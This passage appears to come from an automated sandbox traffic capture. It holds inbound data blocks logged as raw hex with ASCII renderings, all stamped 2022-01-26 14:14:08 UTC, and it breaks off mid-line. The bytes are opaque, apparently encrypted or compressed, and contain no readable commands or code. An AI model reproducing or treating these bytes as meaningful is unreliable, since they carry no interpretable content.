2022-01-26 14:14:08 UTC	742	IN	Data Raw: b4 99 93 f4 99 d1 f1 6a 4d 0a fe b4 7c d6 82 d1 ef 61 6a 5c be 8e 63 77 18 9b 6e f0 c8 24 fe 5c 46 69 12 95 f3 dc 14 d9 d7 8c ef 03 1b c9 88 30 20 53 6d 05 ec ef 84 fa 3d 37 82 f4 53 6a e3 70 f0 57 b8 34 6c 07 19 47 74 0f 34 54 ca be db 8b d1 5a 21 e7 3e 40 f0 5e 0d 88 f9 da a8 5e 7a e5 79 33 1d f8 98 30 86 e1 d6 06 b2 30 a5 9b ba 85 ab 81 90 a9 82 33 2e ce 4f f8 f1 52 18 b1 5c 8a 3a cb 72 33 36 74 75 02 50 ed 77 c9 3e 6c 9c 81 6f 19 0b e0 51 38 6d df 65 7b 89 4a f8 b1 ad b9 de 88 dc ec 5a aa d9 58 80 29 7b b2 bb 1f bf 51 01 3e ff a5 c5 4e 50 5e 07 19 aa bb 04 95 28 0b 80 f5 db 41 a9 a4 d3 9b eb df c7 57 e1 be 74 df 5b 74 88 a0 50 d8 15 0c d5 95 bd ea 82 f4 fe 80 82 46 5f 22 07 dc 20 e7 cb e4 99 a4 7a db ba a7 36 4d dc a8 7d 11 ca 5c fc a9 66 42 c9 2b 0f Data Ascii: jM|aj\cwn$\Fi0 Sm=7SjpW4lGt4TZ!>@^^zy3003.OR\:r36tuPw>loQ8me{JZX){Q>NP^(AWt[tPF_" z6M}\fB+

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	746	IN	Data Raw: 30 53 e8 9f a9 df bc 74 8f 1e 84 07 04 99 2a 2a 47 2e d3 46 b3 7f 07 b7 56 f0 71 54 5f a3 05 fc 6b 55 c6 7d 2d fc 19 dc a6 29 12 2e d5 7e 90 66 61 9f 4e 3d 61 f0 5e 7c a4 92 8a ba 04 7a a0 fb b4 ed 92 a5 97 77 01 6b c9 d8 38 8b f3 6d 4b dd 86 27 90 3d c7 1d 09 3c 51 18 9c af eb b8 7d 28 19 a0 c7 d4 31 f8 35 d5 24 f1 9a 85 39 68 e5 3d a8 99 76 77 8c 40 78 4d a4 a0 7d 3d 74 1f 31 3e 51 8c 30 40 b2 30 a5 9b af 98 ab 81 4c 6e 69 93 3a fc 9e f8 8d 33 4c 18 15 42 a8 12 00 99 b3 b5 1c da e8 e6 09 d4 87 e1 38 0b 5a 0e ae 97 25 17 b9 4f be 3b ff 3e e2 b5 05 d5 55 ca 76 bb e4 85 05 14 0e 28 60 ef 59 1f cd 7a fe db 8e 58 87 8c 2c 40 cc 38 23 c9 ff 09 a6 38 a2 0a cd d4 5b d6 8b 6b 43 1e da 9b de 22 19 94 fe ea 1e 7e 37 b7 7a e4 ae 73 ad ce 5c 32 af da e3 29 ba ee 2a Data Ascii: 0St**G.FVqT_kU}-).~faN=a^|zwk8mK'=<Q}(15$9h=vw@xM}=t1>Q0@0Lni:3LB8Z%O;>Uv(`YzX,@8#8[kC"~ 7zs\2)*
2022-01-26 14:14:08 UTC	747	IN	Data Raw: 21 fa 15 c5 26 b2 12 5a 04 c0 88 c0 09 50 ba 55 03 5b c4 43 39 73 2a c2 bc 30 00 2f ff 7b 66 7d ca 6e b1 32 5b a4 4b c6 c3 65 38 9b c9 2b 5e e0 e4 84 1d a0 4c 68 30 41 d2 0f 4e ae 20 fb 78 f9 0a 55 9f 54 28 ff a8 ec b4 72 fa 6d 74 df 66 d6 f6 cc f3 e0 f2 fa 44 40 b5 50 96 4c f7 f3 f1 48 70 dd 95 9e e3 9f 7d 54 b4 3e 52 2d 94 15 0a 01 00 0c cd a8 d1 96 d8 20 27 4c c5 fa 18 a0 b2 ab be b7 4a 0d e6 80 24 88 78 08 3a b5 f0 46 e6 b7 ad 12 e4 bb a5 62 80 ac 08 a8 37 61 9d ae bf d4 5a fa 4d 1f da ef d5 02 96 35 ce 78 7a 3a c4 80 76 b9 14 93 01 4c 5a 37 c2 2e de 25 33 8e da cc c0 bf 99 19 73 fe b8 00 77 80 35 8c 74 ca 4f 9d b8 75 76 58 45 63 5a 48 b9 ea 2c 82 26 1e 77 c6 b7 b1 a8 be ec fa 14 df 96 9b 4a 01 08 11 ea 63 58 13 b9 25 ac ba 85 8a fe 62 43 d9 42 c3 d1 Data Ascii: !&ZPU[C9s*0/{f}n2[Ke8+^Lh0AN xUT(rmtfD@PLHp}T>R- 'LJ$x:Fb7aZM5xz:vLZ7.%3sw5tOuvXEcZH,&wJ cX%bCB
2022-01-26 14:14:08 UTC	751	IN	Data Raw: ae cd e8 03 15 12 e5 09 a4 89 88 0e 39 ba c6 81 32 e9 7e ad 94 c1 e2 f9 af fd 9b 05 ce ec b8 b2 ba dc 43 4d c4 69 64 43 6a cd b8 b3 5d 96 ce 73 58 df 17 27 e4 7a 24 9c bc d8 57 8e 2f d4 27 b7 de c0 67 ca 2f d1 2b 82 b8 f7 ad 4e 22 d4 3f 9f e1 50 a9 e5 19 37 97 7f 26 4c 04 96 6b 11 d5 8a 24 e6 1b 4f 72 1d 3f 20 12 44 79 1f f8 d9 80 49 88 47 fc c7 d1 c8 24 2b e7 ba 8d 56 5d fd 32 62 86 ab 45 dd 71 b2 55 bc 32 16 32 f4 f4 12 aa 7b 28 ac f2 e3 d2 cf ed 8c c0 14 54 7b 7c 1a fd 80 c3 88 04 41 b7 ae 78 8a d0 b1 26 fb c8 20 aa f2 c5 9b a5 b1 72 bd 4d d1 ab 2a 9c e6 e1 97 76 12 d9 70 25 41 15 fc 7a f3 b0 27 d9 ae 40 05 e6 4c 2e 72 bf 00 29 25 33 8e 4e 00 7d 49 4a 32 27 31 7b 1a 9c 84 69 71 88 f3 ef 5d 8f 01 6c 7e 11 b8 f5 f0 4a 31 53 00 89 93 4f ee 2f 24 0c b9 67 Data Ascii: 92~CMidCj]sX'z$W/'g/+N"?P7&Lk$Or? DyIG$+V]2bEqU22{(T{\|Ax& rM*vp%Az'@L.r)%3N}IJ2'1{iq]l~J1SO/$g
2022-01-26 14:14:08 UTC	756	IN	Data Raw: 3a 8a 38 20 d9 f3 01 1a 59 84 2e fe 98 f9 f1 19 d1 e9 af 9d dc e6 00 71 c6 c7 ae cd 8b 4e f2 9d 6a 4a 7b 4d 2a a3 51 ce fc 97 bf 04 2a 44 2d 3e 75 b8 06 fb de 55 76 de 5f 85 05 1a 87 d0 05 00 98 88 22 f4 b8 b3 5d 59 88 73 58 e5 2e 55 2c a2 50 7b de f0 83 c0 d0 c3 41 fd c4 4b 28 5e cb dd 85 9e 01 1f 71 b6 35 40 4b a5 06 50 db 7d 25 15 2e 80 4b 8e f1 ed 58 af 25 6f ef aa b4 a1 72 bc cc 21 12 7e f0 8f 3b 88 f5 fb 53 37 c4 ab 68 c1 62 a6 8a 37 79 a9 a2 cf 42 04 3b 54 60 96 7a 56 5f 98 c2 85 07 0d f4 66 f9 7f 7c c4 c1 4c b9 6e f3 f7 ff 52 94 c5 30 72 f8 86 c3 27 0a 08 cb ba f1 46 f1 b7 51 05 c0 67 9d bf 42 6c 4f 45 3f 2c d1 54 bf fb 93 08 4a 76 ca ec 8b fd e4 28 f5 43 e0 ac 6b 80 0a aa e4 d5 9c b7 5a 45 a8 ad d5 63 9c e7 54 24 d7 52 7c 5f f7 56 9c f4 bc 0d 34 Data Ascii: :8 Y.qNjJ{M*Q*D->uUv_"]YsX.U,P{AK(^q5@KP}%.KX%or!~;S7hb7yB;T`zV_f|LnR0r'FQgBlOE?,TJv(CkZ EcT$R|_V4
2022-01-26 14:14:08 UTC	760	IN	Data Raw: d8 af 49 7b f3 fa be 3b 22 97 cb cc 16 d5 6e 04 fc 6f 21 69 65 ac 3e 10 97 44 95 f7 06 d0 d0 9f 1b e5 a6 28 95 d1 60 f8 d8 36 82 93 50 62 70 19 98 54 f8 7d 51 b7 78 81 dd f1 c7 e1 d0 5a 62 a5 12 8b ae 94 bf cd 72 af 3a c5 fa 12 90 36 16 ed a3 fe 53 85 79 59 41 90 e0 4d 64 e0 32 ef eb bf f4 1f c6 07 5f d8 db cd 79 77 45 84 b8 bd 06 a2 c4 a0 54 b3 1f ad 55 65 4c ac c9 6f aa e1 e4 e7 8e a6 f0 7f e1 e8 91 16 bf 15 5a b7 4b 80 e3 ed 58 41 83 62 77 51 3e 6f 19 eb 3d 88 12 3b 63 00 96 1f 5a 6f a1 98 b9 e7 2a 84 62 c0 1a e4 70 43 c5 35 af e1 f8 94 3f 7a 6e 39 19 98 d5 eb ab b0 4e ed d6 82 a4 64 7b b3 69 55 f2 eb 7c 63 86 cd 75 fd 8a 54 3a 77 87 ef a2 ba 1b c5 5a 79 65 71 cf 90 5a 77 14 2d 39 ba ec 67 5d ae 55 33 dd fa b2 e1 27 a2 8e b8 69 e0 ce 12 6b b0 d2 7f 86 Data Ascii: I{;"no!ie>D(`6PbpT}QxZbr:6SyYAMd2_ywETUeLoZKXAbwQ>o=;cZo*bpC5?zn9Nd{iU|cuT:wZyeqZw-9g]U3'ik
2022-01-26 14:14:08 UTC	764	IN	Data Raw: 87 57 11 95 06 09 ff 15 44 ae 01 64 b2 e0 d1 34 c7 d4 ec b4 66 6c db f9 d7 42 52 54 e5 c0 dd da 33 77 82 43 2c 0a 40 2b 91 be 15 52 47 e4 63 ac 28 f9 4d 53 d5 72 c6 df d9 f3 d5 1b 59 84 2e 36 ec f8 f1 5c 31 21 50 ef 6e 0e 0e a9 03 38 96 77 14 b2 59 36 c1 26 95 15 37 f1 51 ce 46 70 e5 7f a9 b4 fa c4 ad 9d 29 bd 57 40 22 9e e8 d6 aa 96 52 85 48 b2 51 c4 71 55 fe 36 75 e4 f2 8b e1 8f 9b 38 81 70 00 8b 7e f3 c9 fb 34 2b d0 6c 45 a7 b3 11 0b 32 c9 13 9f e1 e4 dd ad a0 73 b3 5f 03 a9 0f 2b 15 2e 0a 47 73 1e a3 e5 54 d5 75 dc 4e c0 7a 26 6d 74 df 60 63 93 a9 89 c8 f3 fa fc 98 b9 8b 2b 84 62 ab f4 b6 fa 7a de 9a f2 6a b1 02 d8 cc fe c1 e6 f2 44 75 30 18 1d 6e c5 8f bb eb 56 87 3d ec e7 9b 22 fe 78 b7 df 9d b7 99 d4 31 87 6d fd 46 f1 46 94 b1 ad 04 c0 39 4d 7e 80 Data Ascii: WDd4flBRT3wC,@+RGc(MSrY.6\1!Pn8wY6&7QFp)W@"RHQqU6u8p~4+lE2s_+.GsTuNz&mt`c+bzjD u0nV="x1mFF9M~
2022-01-26 14:14:08 UTC	768	IN	Data Raw: b4 bf 75 c6 fa 7b 8d dc fe f3 e0 20 cc 3f b1 bd e7 5f d4 c8 1a 08 44 e8 41 9f 22 3d 52 4e c0 13 9a 4d 6c 07 77 41 c7 85 97 35 c7 d4 8f c1 e0 18 fc ff 17 7a ad a5 91 65 ec da 3c fc 33 37 60 cb f1 41 df 41 4e 8c b7 e2 ab 9c 5d 0e 5a 14 95 8c 39 54 19 86 77 aa 2f 7a 39 6d ea 08 85 0f bc 08 af 9d dc 6f 8a 47 78 67 0f 69 33 6b 04 f5 94 6a 3c 26 93 09 d0 22 6a c1 32 81 05 ed 85 4a e4 04 88 7b 20 fa ad c8 6a 3e de d9 0b c3 88 4d 17 88 1f 49 bf b3 e6 09 4d 7f 58 9a 0c 05 2f 36 53 09 af 14 0e d6 83 c0 de 31 c6 c6 2f be 4b 67 21 7d 80 9b 3f 3b de 2b bc 13 fa 00 56 a0 2b ea 3a 37 cb a0 1a 55 a7 9c 51 ae 79 a9 3f 6f ca a2 7d fb dd c6 ed a8 2d e0 86 d5 21 2b 88 bb 81 02 b5 d5 f0 ee df dd 92 9e cf 3b 83 ab bd b2 02 2f f1 63 ef 00 00 7e 47 c9 01 7f c2 e2 c0 4c 50 aa 6a Data Ascii: u{ ?_DA"=RNMlwA5ze<37`AAN]Z9Tw/z9moGxgi3kj<&"j2J{ j>MIMX/6S1/Kg!}?;+V+:7UQy?o}-!+;/c~GLPj
2022-01-26 14:14:08 UTC	772	IN	Data Raw: ed 7a b0 b2 b4 62 b0 a0 75 5a d2 f8 7f 8c 8e 86 f8 8e e1 73 56 3b dd 2b 67 43 12 6d da db bc 7b 8c 71 bc 5b 2f 62 cc fc 6f e6 86 90 1c a8 71 90 72 16 3d a3 5d ed 8a d6 a3 2e d1 e6 63 09 94 49 d6 9f e7 35 c7 7c ec d7 ef 93 24 f7 b6 92 27 67 4a c0 17 63 cd 88 6e 00 23 8e f1 c2 e9 bf 98 07 30 e4 a2 40 ce ee fe bc 6a 73 4d 17 bc e3 ab 1b 59 f8 2a a3 ea cb 5e 37 3f 4c ae 9d cb 3f 88 cc bb bb 95 2a 35 c2 7d 22 45 21 a4 9c 21 19 75 c9 ae c7 b1 6d 4e 36 9e e5 31 67 9b 07 8e e7 d8 13 fd 28 ad 71 4d c7 88 4d cf 30 bf 5c da c3 5d 27 00 72 58 d6 af 08 e2 f8 e8 cb 2d ce b5 df ba 57 4d 29 38 b4 54 cd 2f 8f 27 7d 47 9c f7 af 56 e7 ec b3 76 b7 a8 0f 29 68 d1 7f a3 65 f3 13 a7 11 82 07 e5 8e 27 87 56 29 31 df 66 e6 93 5c 65 e1 f2 86 40 7f 27 63 39 29 89 f3 f1 48 67 03 59 Data Ascii: zbuZsV;+gCm{q[/boqr=].cI5|$'gJcn#0@jsMY*^7?L?*5}"E!!umN61g(qMM0\]'rX-WM)8T/'}GVv)he'V)1f \e@'c9)HgY
2022-01-26 14:14:08 UTC	776	IN	Data Raw: e7 54 f9 8c bd 03 90 ca e1 97 01 29 86 3d af 29 7f 2d 2c c8 bd 30 05 99 93 9c 91 ec 32 aa c6 3b dc f6 b4 9a f6 3e 3c ac 6a c4 f8 05 92 12 0b 46 c1 82 0e 20 b6 5a cf e9 aa 84 0a 4b 03 b0 a1 65 33 e9 50 74 4e dc b5 9d 61 3d 39 ad 22 aa 5b 78 d9 48 b4 37 9a 55 64 b8 9a 34 3f 6d 94 87 c8 a0 f4 37 32 7b 7c 74 5a 8a 87 5b 97 65 f0 c0 e9 9f 4a 83 23 8e da db 1c f3 78 1c bd 81 ae 64 d6 06 b1 4b e7 3e 1e 56 21 82 0e 3f 4e 4a c6 bb 61 8c f0 52 19 45 7b 9a a8 15 96 3e 53 19 51 32 b8 8d a1 5c c1 8b b4 b6 85 a7 06 26 9a 67 31 81 05 44 a7 3d 4f bc 87 d4 7e 06 9e 4c f3 21 71 7c 1e 03 dd c6 a8 b1 63 9b ff 38 e4 5e 4d 69 fa 4c 71 53 85 b5 ec d8 e4 18 4f 26 a1 6d a4 08 90 1c 14 9a c7 64 a1 f4 0a eb 90 70 54 56 40 68 30 53 59 52 ca 19 de 6e e6 68 50 9e fa f5 5c 89 24 ef 9b Data Ascii: T)=)-,02;><jF ZKe3PtNa=9"[xH7Ud4?m72{|tZ[eJ#xdK>V!?NJaRE{>SQ2\&g1D=O~L!q|c8^MiLqSO&mdpTV @h0SYRnhP\$

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	779	IN	Data Raw: fe b8 ea 6b cf 2f 79 74 e6 7d b5 fa 73 8e e2 10 ed 76 b0 a1 95 65 81 1a 98 50 01 0a 9f 2e 03 ee ee 18 c3 cb 8a af e9 82 e5 4c 66 7f ab 72 9c b0 03 23 a7 c7 e4 c4 6d 78 e3 e1 57 5e 6a 36 d1 da f9 37 8a 8b 63 6c 9d b6 02 c3 a1 80 1c a4 81 51 9c 45 31 5c 2e dc 08 70 65 4d 0d 1e ba 60 3d 36 23 9c 96 c9 62 96 a0 31 af d6 33 41 22 15 c2 40 06 2f 30 8d eb 9f 47 f6 3f 81 33 9d 48 8e 51 50 03 bc b9 88 de 44 1e 08 ac fa d8 8f a1 f7 4d 95 b1 51 8b d4 2d 7c 5e a5 10 b9 8e 69 67 55 f6 13 38 9b ba 23 e9 ab 7b 74 25 73 dc a7 28 03 79 c6 9c 83 3f 94 eb 35 92 d3 e6 65 5f 20 ae 27 a2 e7 a1 01 d7 60 92 50 7f ce a5 91 a4 ce 1e 70 c4 63 0c 55 82 02 c6 58 12 f7 49 80 cf 78 fb 46 a3 27 6c ba d4 3b 6e 83 98 a1 ef ef 4c 6a 58 46 75 49 8e ec f9 b3 7e 96 be fb 9a 93 95 63 d3 2c c5 Data Ascii: k/yt}sveP.Lfr#mxW^j67clQE1\.peM`=6#b13A"@/0G?3HQPDMQ-|^igU8#{t%s(y?5e_ `PpcUXIxF'l;nLjXFuI~c,
2022-01-26 14:14:08 UTC	783	IN	Data Raw: bb 72 09 e9 c0 6a af 5f e5 28 a2 dc 28 93 8e 13 f6 1c bb 2f 12 d8 bf 34 20 87 95 1d 4b 18 7c 5b d6 31 f5 cc 5a 98 72 21 8f 18 99 5b 3b d1 00 2b 85 23 b4 ff 2e d3 8e ad 14 55 ba d7 aa 0f 9d 72 d4 f7 57 3b fa 09 d3 46 db 3d 4f 58 dd 93 d8 d6 d8 ea 2e 94 fd 6d 11 09 e8 bf ce 88 50 9c 8e 01 9d dc 8f 67 17 28 f5 92 d4 fa e8 24 2f 02 91 79 60 05 60 99 1e 9c 52 c5 85 13 4d 84 26 67 49 c1 dd 6f 24 b8 ae 6b 09 9b 2c 29 16 d0 4c 67 31 d6 b3 c5 86 7d cf c1 9b 45 92 6d db b6 99 f2 bf 5b 6c 7b cf 6c 54 7d 2a 37 09 9a 76 8a a1 7f 13 c5 3c 4a c0 f4 d4 a5 7b 51 ec bf 30 11 bd 23 d3 51 a5 22 34 58 fe 79 5f f0 4c 98 7f 1e 08 8f 28 08 1b 3f 19 90 d8 39 36 a8 34 58 6f 54 5a f0 0e 7b 17 52 a2 8e fd 18 12 90 f7 8a 79 46 e0 89 cc 05 fb 60 04 44 08 68 84 aa 58 52 60 61 6a 49 8c Data Ascii: rj_((/4 K|[1Zr![;+#.UrW;F=OX.mPg($/y``RM&gIo$k,)Lg1}Em[l{lT}*7v<J{Q0#Q"4Xy_L(?964XoTZ{RyF`DhXR`ajI
2022-01-26 14:14:08 UTC	788	IN	Data Raw: ea 95 67 00 ad 31 02 25 94 2c 7b 86 c7 c2 77 7e 6f c7 4f a2 c2 49 99 29 42 27 d8 db a1 9f 20 6c 50 82 5d 11 c0 8c df e5 04 a0 2b f2 8c 74 74 ca 25 eb 54 b7 2e f7 03 6d 41 80 0e f7 98 47 bf 35 08 b1 13 cb cf 0c 51 5a 9f be 7e 02 31 c7 91 ca 07 d0 0f 1b e9 16 93 ac ea 7a 8a 7d 1a cf c0 0b 94 42 5e f4 3b 0b 6b f4 10 32 85 a2 3c 17 2b 05 9e 44 8f 14 bd 98 a6 e6 1e 1f 98 5e a8 cc 84 b0 7f d1 10 15 bb c8 7c 54 45 d2 91 05 d1 1a bb 3e 8a c4 49 58 35 57 98 5c 32 83 cd e2 98 cd be 8e 65 2d 2a 14 5c 84 44 4a b6 59 84 cd 0f 83 4a 96 40 38 27 1c 0d 7b 49 b0 27 2c b9 d6 4b e1 d3 0c 5b 5f 74 bd 69 6a 82 4c d3 68 e8 4c a7 dc db e2 00 da 9f 02 49 9e 52 62 ee 52 2d a0 53 1b 9b fa e9 56 98 2a a5 8c d8 0b 62 00 6c 85 6d 17 83 54 8a 46 b9 2c 99 09 d7 5f 92 2d 94 6d a2 a3 a3 Data Ascii: g1%,{w~oOI)B' lP]+tt%T.mAG5QZ~1z}B^;k2<+D^|TE>IX5W\2e-*\DJYJ@8'{I',K[_tijLhLIRbR-SV*blmTF,_-m
2022-01-26 14:14:08 UTC	792	IN	Data Raw: 21 fc bb 06 12 e7 47 92 c4 da bd 3d e8 6d 75 15 fb 34 67 90 b9 ef 75 8e 4a 99 1c ce d8 45 a1 3e 0e 18 12 b5 8d 8e 9e 11 fc 2b 47 21 b1 e6 3e 7a e2 60 09 68 ec a9 5a 57 aa 2d 51 79 e7 d5 e3 aa de 42 d0 39 fc 04 8f 2e 6c d7 c4 a0 ef 82 79 f7 ce 2c 08 c0 37 ff 77 9e 9b 8e 8d 3d 67 d0 12 ab b8 96 ca b6 fa 59 34 58 ec cb 07 5b b1 6e e8 01 2b b2 e1 84 e6 7c 93 82 4e 8f 5b a1 25 c2 b0 84 e6 10 53 8b 85 09 7f 1f 21 28 4e c1 cd 22 f7 75 2b e0 c3 68 9d b6 fa ad 3d b0 f5 92 18 c9 e6 4b 6c 57 c6 f2 e5 a5 95 a5 d0 b4 7b 3b b6 83 96 21 fe 6a b9 05 e1 ee 5e 0c ca 1a f0 a6 3a 4c 9f d1 ff d3 3d 2e 57 00 a6 f7 b4 55 4e 18 bb 5d 7c 8a 33 c1 a8 f7 3a 2c fd e5 dc 8f a1 1c 20 f4 63 51 53 7e d2 83 66 5c 72 73 1f 67 74 db 9e 36 c0 64 45 c6 dc 50 2d 23 1f 1b 92 4f b2 76 12 c6 7f Data Ascii: !G=mu4guJE>+G!>z`hZW-QyB9.ly,7w=gY4X[n+|N[%S!(N"u+h=KlW{;!j^:L=.WUN]]3:, cQS~f\rsgt6dEP-#Ov
2022-01-26 14:14:08 UTC	796	IN	Data Raw: 3f 0b bd 64 ac 6b ca 7c 16 f4 72 4c 2c d4 bb 31 06 5d ca f2 82 c2 7c 85 a8 80 87 fb c9 d6 2e 1e 52 26 c0 14 d3 87 eb e9 15 3a 12 dd a2 c2 f8 e2 51 16 71 ef 9e 85 27 20 46 29 d8 38 bd c1 bd ed bc 25 88 81 e1 a5 43 5f 41 d4 10 8f c4 e5 ed 4e 59 38 20 5a 5d 82 d6 11 d7 56 df f1 ec fe f3 89 47 2f 29 a8 05 7d af 10 1b 75 5c f2 80 0b 5d 17 d6 70 34 99 d2 2f 3c 5b 7c 06 f8 07 4d df 8f ba f0 2f da 0b 8e 85 08 9f 26 a8 b1 c0 94 70 57 8c 4d 46 eb 78 57 03 37 d5 9d f5 7d 37 da 76 6d 96 97 1a ee 65 1f 96 0b d3 2f 12 ae 63 bd 68 f5 3e e1 c9 85 e7 1c ca b7 ae 63 4b b8 58 43 32 9e 0a e7 13 53 94 13 3c de 5f 10 19 1d c2 ae c6 8a eb db 4f 7a 01 83 e5 25 cb fa d0 cf a6 5b 4c 98 b8 59 5f b4 41 2d c6 0d 37 86 fe 34 20 0a 8d c5 59 54 1e 14 02 f0 7b 8b b0 c0 3d ba 39 2a a8 27 Data Ascii: ?dk|rL,1]|.R&:Qq' F)8%C_ANY8 Z]VG/)}u\]p4/<[|M/&pWMFxW7}7vme/ch>cKXC2S<_Oz%[LY_A-74 YT{=9*'
2022-01-26 14:14:08 UTC	800	IN	Data Raw: ef ae 9b d4 c1 8b b0 30 70 8e b1 3f 54 f4 8f 4f 56 72 0f 9c e6 d7 73 42 4b 5c c5 8a 56 61 26 92 41 dd fa e8 d5 b6 2e 2a 7b 0c 50 85 53 14 df 01 7c 02 24 ae 9d 71 e0 b8 09 3f c0 49 7d 55 0d 94 9c bb 4b 05 fb 84 56 17 49 df bd be 4d fb 2e 8b a0 54 26 f9 00 2b 14 a2 77 21 d2 c1 f2 be f2 c5 35 71 95 95 ea 9c 61 29 e4 b7 b5 7d 20 6c 51 98 5d 2e a2 ec dc 91 ff 47 4e 3d fe 0b 5c 2b 8c 94 54 40 08 92 51 17 08 42 39 7a d4 e0 14 24 0e 8b 6c a2 49 d0 76 aa 2e e3 2f 57 bc f7 2f 94 59 8b 77 5b 3e 97 b2 78 8e 78 fe f0 19 cf 9e 0b dc 15 8d b6 be 8e d6 24 da 46 71 a0 3a ef ff e0 6c 31 15 dc 7f fb 7b f8 d7 6b 25 e5 70 70 7a 59 14 93 18 af 9c be 50 df d6 7f 1c f6 66 ed ac 6b 09 33 5e fc 08 5f 1d c3 b9 f3 29 67 56 b4 42 f2 f9 cd 22 d9 9f d1 4c 62 23 1b 28 7d 24 04 3f 17 98 Data Ascii: 0p?TOVrsBK\Va&A.*{PS|$q?I}UKVIM.T&+w!5qa)} lQ].GN=\+T@QB9z$llv./W/Yw[>xx$Fq:l1{k%ppzYPfk 3^_)gVB"Lb#{}$?
2022-01-26 14:14:08 UTC	804	IN	Data Raw: 49 b4 17 3f be 7d 51 bd ba 61 63 60 84 06 65 7d 7c 69 d0 df 0e 83 e5 cc ce 26 b3 6a 2a 53 fe fa bc ac f4 12 6b b5 26 66 d8 3e 2d eb b0 68 77 93 06 60 d9 d0 ba 2a 23 90 ad e1 5c 37 10 ac f1 8d f4 ae 3b cd 0f db d8 82 ae 78 f7 4f 40 2b 32 81 a0 43 ed 6a 4b aa a8 82 5e c2 17 58 5c 4d 04 b7 a0 e0 ec 2f 46 f8 83 2a ff 2a e0 00 ad 47 8f e6 72 6b 70 05 d3 41 8c 7a f5 7f 09 14 54 00 1f e9 4d c4 d3 71 aa 13 96 22 24 05 6e d1 78 a2 f0 97 75 67 76 79 47 79 4f aa 5d 07 a8 48 7d 94 54 1c 7c f4 04 a6 98 55 c4 e3 56 71 67 d0 12 95 d3 85 3c cc f3 30 37 39 17 40 4a dc f3 08 b0 6f 30 8d 7a 71 8c 5d 18 cf 9e 0b 24 ad d5 07 d1 2b 80 c8 53 45 83 a1 e1 33 ab 65 9a 77 d6 15 3c 46 56 88 d4 e0 c8 4e 04 d2 75 33 35 90 91 e2 6f cb b7 6f 8b 1e ec 86 11 5f 5f 7d 5e c4 49 2c fb 8d 12 Data Ascii: I?}Qac`e}|i&j*Sk&f>-hw`*#\7;xO@+2CjK^X\M/F**GrkpAzTMq"$nxugvyGyO]H}T\|UVqg<079@Jo0zq]$+SE 3ew<FVNu35oo__}^I,
2022-01-26 14:14:08 UTC	808	IN	Data Raw: 96 95 c2 98 ca 64 5d 82 94 a5 ae 73 e1 20 5c 29 ea 75 ea d9 a5 46 44 58 59 09 cd 7d 63 6e d3 6e ff c6 bd e4 a3 15 0e 4c 23 9a 3b 9d d0 a1 7b 87 5b 43 8f ce 57 23 a4 0a 46 e9 b6 15 10 cb b0 17 a4 f6 0d 30 61 36 15 8d 8b 13 fd 5b 5f d0 ab 42 aa c5 55 3c 41 ef 9a e9 fa 3c df 48 a2 56 0f db 53 8e 92 46 37 3e 49 13 12 08 39 d7 e2 6b 4b a5 4a 8f 50 2a bb 8b 3d af 08 00 60 19 5a 2b 58 8a 8d 10 e1 7f e6 49 2e f8 71 2f 67 1f 86 c4 3b c2 fe 3b 6b a7 4b 53 48 2c 0c 59 4c 29 bd dc 8c 80 21 5d 2b 00 bf d1 29 a9 a3 5f 07 fb fe 7f c4 d7 31 5c 91 18 2f e6 7d 7c da 65 7b 01 22 d4 69 8e 48 8e 8d 7e e3 4e 99 5b 3b d1 2e 32 03 d2 29 7c e9 cb 4f 53 14 bf 8a d8 e7 f3 62 72 5c 78 f2 ab 75 7f 21 20 da 78 b3 ec fd 4b bb 38 f1 3c 37 9c 40 64 ee 41 87 bf b6 f8 c0 e8 99 6f 75 6b 7e Data Ascii: d]s \uFDXY}cnnL#;{[CW#F0a6[_BU<A<HVSF7>I9kKJP*=`Z+XI.q/g;;kKSH,YL)!]+)_1\/}|e{"iH~N[;.2)|OSbr\xu! xK8<7@dAouk~
2022-01-26 14:14:08 UTC	811	IN	Data Raw: 43 60 4e 30 34 b1 f8 ff c7 d1 d9 2e 8a d3 bd a7 30 68 39 84 ca 14 cf b5 05 38 20 ab de 44 4a ab 9a c8 d3 a7 5d 45 1f 1b e7 35 b9 29 a4 06 83 92 f4 c4 2a de fb 85 73 f4 ec 27 ea d4 63 ca 55 c0 90 95 98 b7 ff ef 2e 7b 11 3b 6d 98 fa 53 e4 68 ab ec 01 e9 6e fb b8 0a 1c 5c 76 ea 87 f8 94 3f 7b 73 3e 19 98 ec bb 00 f2 e2 d5 28 97 30 28 89 35 1a a8 e7 73 6f ce c3 dd 4a 0d 8d bd 38 f2 47 8a 2b 9c f0 46 e6 bc 9e fb 30 42 75 9c fb 93 fc 41 b7 e3 21 96 be d4 63 3f 49 15 db 32 32 02 96 ee ff 43 f7 22 6b 80 0c 86 f3 dc ed b3 a5 ba 58 91 a7 fa ce 05 12 74 85 c6 0c e6 08 bd 08 16 7f cd 11 7d 0b ce 88 ac 4f f4 65 fe 52 19 70 e6 b9 c6 53 8a ce 1d 56 3a c8 b9 bf 41 ed 08 7c d8 8e 64 c0 97 a4 e9 02 d4 58 ec ac 9e 59 79 a5 cf 7d 9d 19 3e 07 18 d1 96 e8 9e 21 38 c9 d2 28 88 Data Ascii: C`N04.0h98 DJ]E5)*s'cU.{;mShn\v?{s>(0(5soJ8G+F0BuA!c?I22C"kXt}OeRpSV:A|dXYy}>!8(
2022-01-26 14:14:08 UTC	815	IN	Data Raw: 5a 88 7a 24 de 23 82 da d1 55 42 59 0a 12 5a 69 ed 8c 8e 49 fb 12 96 05 66 c0 04 84 c8 84 ef b7 e2 fe b3 b5 63 83 64 d2 a8 9c d8 6d 36 00 e2 6e b3 5a 85 d0 2b ab df 10 4b ab 9a 4d 21 d8 47 c4 02 18 b7 dd 24 3e 9c f9 00 56 78 c2 cb d3 7f a3 83 bd 15 2c c6 bf 8a f9 55 4a 9b 11 e4 d9 d9 00 d1 84 c2 17 13 88 c5 a3 e2 05 af 69 c1 e9 7e 03 b4 da b2 b6 75 61 94 6d df 75 f6 af 2f 16 2f a9 de fd f3 0b bd ef 14 29 24 3e b3 39 42 4d f7 c0 d9 05 8c b1 77 ce 0d 45 fd c2 7a 95 c6 96 b8 19 3c 6a 7f cf 38 5a 9d 80 ac 08 a7 45 99 49 dc c3 53 9d bf b2 e1 47 d6 9d 15 cd 4a 30 ab 74 73 98 fa 49 49 79 97 e7 4c 5a 31 9c ce 68 6f 33 fa 97 e4 18 81 19 a2 e0 3d cc 12 e9 02 e0 c4 75 ca 76 58 78 76 eb e3 9b 1f a9 1b 46 39 ad 39 5d 07 00 ca 37 cf bc 9f 20 fc 14 a2 68 